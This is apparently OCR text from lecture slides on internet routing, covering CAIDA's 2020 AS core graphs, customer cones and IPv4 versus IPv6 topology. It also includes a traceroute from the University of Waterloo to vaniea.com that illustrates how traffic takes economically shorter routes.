


https://www.caida.org/projects/as-core/2020/

CAIDA'S IPV4 AS CORE GRAPH
JANUARY 2020


Each AS has a "customer cone" which is all the other AS's that directly or indirectly pay them to route traffic.





https://www.caida.org/projects/as-core/2020/

AS's can be quite large



https://www.caida.org/projects/as-core/2020/

IPV4 (left) vs IPV6 (right)




FIGURE 2:
AS CORES IPV4




FIGURE 3:
AS CORES IPV6

Traffic can take weird routes geographically because they are "shorter" economically.

OR because an engineer is making them look shorter.

Traceroute to vaniea.com

1 * * *

2 po125-dist-rt.ns.uwaterloo.ca (172.16.34.30) 2.359 ms 2.331 ms 2.309 ms

3 po30-cn-rt.ns.uwaterloo.ca (172.16.34.96) 2.077 ms 2.267 ms 2.032 ms

4 po100-cn-rt.ns.uwaterloo.ca (172.16.34.18) 3.308 ms 3.286 ms 3.267 ms

5 hu-0-0-0-9-ext-rt-rac.ns.uwaterloo.ca (172.16.34.20) 4.388 ms 4.367 ms hu-0-0-0-8-ext-rt-mc.ns.uwaterloo.ca (172.16.34.12) 4.597 ms

6 unallocated-static.rogers.com (72.142.108.181) 3.142 ms hu-0-0-0-36-ext-rt-mc.ns.uwaterloo.ca (172.16.15.128) 12.581 ms unallocated-static.rogers.com (72.142.108.181) 7.208 ms

7 24.156.146.189 (24.156.146.189) 22.848 ms 22.826 ms 22.811 ms

8 9044-cgw01.wlfdle.rmgt.net.rogers.com (209.148.230.45) 12.767 ms 24.156.146.189 (24.156.146.189) 21.726 ms 9044-cgw01.wlfdle.rmgt.net.rogers.com (209.148.230.45) 11.654 ms

9 9044-cgw01.wlfdle.rmgt.net.rogers.com (209.148.230.45) 11.639 ms 11.625 ms 10.588 ms

10 * * *

11 ae19.mpr1.tor3.ca.zip.zayo.com (64.125.20.42) 12.798 ms 12.319 ms *

12 ae20.mpr1.ywg2.ca.zip.zayo.com (64.125.20.75) 29.527 ms ae19.mpr1.tor3.ca.zip.zayo.com (64.125.20.42) 12.269 ms ae20.mpr1.ywg2.ca.zip.zayo.com (64.125.20.75) 29.469 ms

13 ae2.mpr1.ywg1.ca.zip.zayo.com (64.125.22.216) 30.845 ms ae20.mpr1.ywg2.ca.zip.zayo.com (64.125.20.75) 30.784 ms 30.763 ms

14 ae2.mpr1.ywg1.ca.zip.zayo.com (64.125.22.216) 30.739 ms ae11.mpr1.yyc2.ca.zip.zayo.com (64.125.21.238) 57.506 ms ae2.mpr1.ywg1.ca.zip.zayo.com (64.125.22.216) 28.742 ms

15 ae11.mpr1.yyc2.ca.zip.zayo.com (64.125.21.238) 57.392 ms ae33.mpr3.yvr3.ca.zip.zayo.com (64.125.31.255) 57.667 ms 57.639 ms

16 * * *


17 * ae8.cr1.sea1.us.zip.zayo.com (64.125.28.193) 63.125 ms 63.115 ms

18 ae6.mpr4.pdx1.us.zip.zayo.com (64.125.26.199) 63.097 ms ae8.cr1.sea1.us.zip.zayo.com (64.125.28.193) 63.093 ms 63.083 ms

19 ae6.mpr4.pdx1.us.zip.zayo.com (64.125.26.199) 63.065 ms 68.470 ms 68.338 ms


20 ae13.mpr2.pdx1.us.zip.zayo.com (64.125.20.213) 67.099 ms 66.973 ms 62.934 ms

21 208.184.59.201.IDIA-326179-001-ZYO.zip.zayo.com (208.184.59.201) 62.986 ms 62.862 ms 62.836 ms



Traceroute to University of Edinburgh

